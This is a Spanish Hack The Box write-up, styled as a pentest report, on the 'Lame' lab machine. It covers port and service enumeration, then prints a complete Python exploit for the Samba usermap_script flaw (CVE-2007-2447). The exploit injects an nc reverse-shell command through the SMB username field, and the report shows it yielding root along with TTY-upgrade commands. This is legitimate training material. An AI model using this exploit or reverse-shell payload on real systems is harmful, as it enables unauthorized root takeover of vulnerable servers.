

Hack The Box
PEN-TESTING LABS

Informe Tecnico

Maquina Lame



Este documento es confidencial y contiene informacion sensible.
No deberia ser impreso o compartido con terceras entidades.-

27 de Octubre del 2020



Índice

1. Antecedentes	2
2. Objetivos	2
2.1. Consideraciones	2
3. Analisis de Vulnerabilidades	3
3.1. Reconocimiento inicial	3
3.2. Reconocimiento de Vulnerabilidades	5
4. Explotacion de Vulnerabilidades	6

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoria realizada a la maquina **Lame** de la plataforma **HacktheBox**




Figura 1: Detalles de la Maquina

Direccion URL

<https://www.hackthebox.eu/home/machines/profile/1>

2. Objetivos

Conocer el estado de seguridad actual del servidor **Lame**, Enumerado posibles vectores de explotacion y determinando el alcance e impacto que un atacante podria ocasionar sobre el sistema en produccion.-

2.1. Consideraciones

Una vez finalizada la jornada de auditoria se llevara a cabo una fase de saneamiento y buenas practicas con el objetivo de securizar el servidor y evitar ser victima de un futuro ataque en base a los vectores explotados.-




Figura 2: Flujo de Trabajo

3. Analisis de Vulnerabilidades

3.1. Reconocimiento inicial

Se comenzo realizando un analisis inicial sobre el sistema verificando que el objetivo se encontrara accesible desde el segmento de red en el que se opera, ademas en el mismo se puede ver resaltado en rojo la informacion **TTL=63** "Time to Live" indicando que el mismo se trataria de un sistema operativo **Linux**:

```

/media/disco/Reportes/Lame/Images  ping -c 1 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=63 time=157 ms

--- 10.10.10.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 157.175/157.175/157.175/0.000 ms

```

Figura 3: Reconocimiento Inicial sobre el sistema objetivo

Una vez localizado, se realizo un escaneo primario a traves de la herramienta **masscan** para la deteccion de puertos abiertos, obteniendo los siguientes resultados:

```

File: masscan-tcp.all

Discovered open port 3632/tcp on 10.10.10.3
Discovered open port 21/tcp on 10.10.10.3
Discovered open port 139/tcp on 10.10.10.3
Discovered open port 22/tcp on 10.10.10.3
Discovered open port 445/tcp on 10.10.10.3

```

Figura 4: Enumerando Puertos abiertos con masscan

```

1  #!/bin/bash
2
3  masscan -p1-65535 --rate 500 -e tun0 $1 > masscan-tcp.all
4
5

```

Codigo 1: Script personalizado para la enumeracion de puertos

TCP
Puertos
3632, 21, 139, 22, 445



Una vez Finalizada la enumeracion de puertos, se detectaron los servicios y versiones que corrian bajo estos, representando a continuacion los mas significativos bajo los cuales fue posible explotar el sistema:

```
# Nmap 7.80 scan initiated Mon Apr 20 03:10:04 2020 as: nmap -sC -sV -p3632,21,139,22,445 -o nmap.tcp -Pn 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up (0.19s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.10.14.43
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h01m44s, deviation: 2h49m45s, median: 1m42s
|_smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
```

Figura 5: Enumeracion de Servicios y Versiones

```
1
2
3   nmap -sC -sV -p3632,21,139,22,445 -o nmap.tcp -Pn 10.10.10.3
4
5
```

Codigo 2: Comando para la enumeracion de Servicios y Versiones

Haciendo referencia al comando anterior se interpreta como:

- sC a lanzar scripts basicos de enumeracion.
- sV Para la deteccion de versiones y servicios.
- p Puertos a escanear
- Pn No Ping
- o Exportar el escaneo a un archivo especifico en este caso **nmap.tcp**

3.2. Reconocimiento de Vulnerabilidades

Una vez tenemos el análisis completo de los posibles servicios y versiones corriendo en los puertos abiertos pasamos a realizar una búsqueda en **Searchsploit**.

Searchsploit es una herramienta de búsqueda de línea de comandos para Exploit Database

Comenzamos con la primera búsqueda en Searchsploit para la version y servicio del puerto 21 (FTP), y podemos encontrar lo siguiente:

```
searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

Shellcodes: No Results
Papers: No Results

Figura 6: Búsqueda en Searchsploit del servicio FTP

Visualizamos que se ejecuta a través de **Metasploit**, como a nosotros para la práctica de OSCP eso no nos interesa, podríamos buscar algún exploit en Github pero desde ya les digo que se intentó y no es posible explotar el servicio FTP aun siendo vulnerable según Searchsploit. Continuamos con la búsqueda de algún otro servicio

en searchsploit y visualizamos en el escaneo de nmap que en los puertos correspondientes a **Samba** este está corriendo en una supuesta versión 3.X - 4.X.

Investigando un poco por Google, podemos visualizar a simple vista un CVE que afecta esa versión y servicio, (CVE-2007-2447), permite a los atacantes remotos ejecutar comandos arbitrarios especificando un nombre de usuario que contiene metacaracteres de shell, nos enfocamos a encontrar algún script que nos ayude a explotar esa vulnerabilidad, y nos encontramos con esto:

CVE-2007-2447

CVE-2007-2447: script de mapa de usuario de Samba.
<https://amriunix.com/post/cve-2007-2447-samba-usermap-script/>

Uso:

```
$ python usermap_script.py < RHOST > < RPORT > < LHOST > < LPORT >
```

- **RHOST** - La dirección de destino
- **RPORT** - El puerto de destino (TCP: 139)
- **LHOST** - La dirección de escucha
- **LPORT** - El puerto de escucha

Figura 7: CVE que afecta al servicio SAMBA



4. Explotacion de Vulnerabilidades

Podemos Observar mas abajo el codigo del script en cuestion

```
1  #!/usr/bin/python
2  # -*- coding: utf-8 -*-
3
4
5  # From : https://github.com/amriunix/cve-2007-2447
6  # case study : https://amriunix.com/post/cve-2007-2447-samba-usermap-script/
7
8  import sys
9  from smb.SMBConnection import SMBConnection
10
11 def exploit(rhost, rport, lhost, lport):
12     payload = 'mkfifo /tmp/hago; nc ' + lhost + ' ' + lport + ' 0</tmp/hago |
13               /bin/sh >/tmp/hago 2>&1; rm /tmp/hago'
14     username = "/='nohup " + payload + "'
15     conn = SMBConnection(username, "", "", "")
16     try:
17         conn.connect(rhost, int(rport), timeout=1)
18     except:
19         print '[+] Payload was sent - check netcat !'
20
21 if __name__ == '__main__':
22     print '[*] CVE-2007-2447 - Samba usermap script'
23     if len(sys.argv) != 5:
24         print "[-] usage: python " + sys.argv[0] + " <RHOST> <RPORT> <LHOST> <LPORT>"
25     else:
26         print "[+] Connecting !"
27         rhost = sys.argv[1]
28         rport = sys.argv[2]
29         lhost = sys.argv[3]
30         lport = sys.argv[4]
31         exploit(rhost, rport, lhost, lport)
32
```

Codigo 3: usermapscript.py

Procedemos a ejecutar el script y explotar la vulnerabilidad para a si lograr una reverse Shell hacia nuestra maquina atacante:

```
Δ ~ / Doc / hackth / La / exploit on P master !6 ?128 ✓ python usermap_script.py
[*] CVE-2007-2447 - Samba usermap script
[-] usage: python usermap_script.py <RHOST> <RPORT> <LHOST> <LPORT>

Δ ~ / Doc / hackth / La / exploit on P master !6 ?128 ✓ python usermap_script.py 10.10.10.3 139 10.10.14.3 4646
[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
[+] Payload was sent - check netcat !

Δ ~ / Doc / hackth / La / exploit on P master !6 ?128 ✓ bash

[ghermmy11@parrot]-[~/Documents/hackthebox/Lame/exploit]
$rlwrap nc -lvnp 4646
Listening on 0.0.0.0 4646
Connection received on 10.10.10.3 59018
whoami
root
```

Figura 8: Ejecutando el Exploit

```
1
2  python usermap_script.py 10.10.10.3 139 10.10.14.3 4646
3
```

Codigo 4: script a ejecutar



al tener la shell podemos observar que no es tan interactiva y funcional, para eso upgradeamos a una tty interactiva de la siguiente forma:

```
[X]-[gherm11@parrot]-[~/Documents/hackthebox/Lame/exploit]
$rlwrap nc -lvnp 4646
Listening on 0.0.0.0 4646
Connection received on 10.10.10.3 55687
python -c "import pty;pty.spawn('/bin/bash')"
root@lame:/#
[1]+  Stopped                  rlwrap nc -lvnp 4646
[X]-[gherm11@parrot]-[~/Documents/hackthebox/Lame/exploit]
$stty raw -echo
[gherm11@parrot]-[~/Documents/hackthebox/Lame/exploit]
$rlwrap nc -lvnp 4646
root@lame:/# export TERM=xterm
export TERM=xterm
root@lame:/# |
```

Figura 9: TTY interactiva

```
1 python -c "import pty;pty.spawn('/bin/bash')"
2 CTRL + Z
3 stty raw -echo
4 fg
5 export TERM=xterm
6 export SHELL=bash
7
```

Codigo 5: TTY Interactiva

Por ultimo localizamos las flags en el objetivo:

```
root@lame:/# find / -name user.txt
find / -name user.txt
/home/makis/user.txt
root@lame:/# head -c 18 /home/makis/user.txt
head -c 18 /home/makis/user.txt
69454a937d94f5f022root@lame:/#

root@lame:/# find / -name root.txt
find / -name root.txt
/root/root.txt
root@lame:/# head -c 18 /root/root.txt
head -c 18 /root/root.txt
92caac3be140ef409eroot@lame:/# |
```

Figura 10: Flags

Esto fue todo por la Maquina Lame